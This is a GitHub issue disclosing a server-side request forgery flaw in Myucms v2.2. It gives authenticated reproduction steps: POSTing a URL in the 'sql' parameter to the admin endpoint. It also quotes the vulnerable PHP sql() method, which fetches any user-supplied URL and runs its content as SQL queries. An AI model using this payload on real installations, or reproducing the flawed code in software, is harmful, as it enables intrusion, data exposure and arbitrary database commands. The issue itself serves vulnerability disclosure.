<> Code   ⊙ Issues 7   ⅄ Pull requests   ⊙ Actions   ▤ Projects 1   ⊙ Security   ⋯

New issue   Jump to bottom

SSRF of Myucms v2.2 /application/admin/controller/index.php sql() method #4

⊙ Open   **lolipop1234** opened this issue on Dec 26, 2019 · 0 comments

lolipop1234 commented on Dec 26, 2019 • edited ▾   Owner

1.Visit the following URL after login
http://127.0.0.1/admin.php/index/sql

2.POST following data to http://127.0.0.1/admin.php/index/sql
sql=http://www.baidu.com

3.Visit error message
Web file content has been read

Problem code location

WWW\application\admin\controller\index.php

```php
public function sql()
{
    $xiazai = $_POST['sql'];
    $db_config = array();
    $db_config['prefix'] = Config::get('database.prefix');
    $sqldata = file_get_contents($xiazai);
    var_dump($sqldata);
    $sql = preg_replace("/[?><?]/", '', $sqldata);
    $sql_array = preg_split("/;[\r\n]+/", str_replace('my_', $db_config['prefix'], $sql));
    foreach ($sql_array as $k => $v) {
        if (!empty($v)) {
            Db::query($v);
        }
    }
    return json(array('code' => 200, 'msg' => '执行成功'));
}
```

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant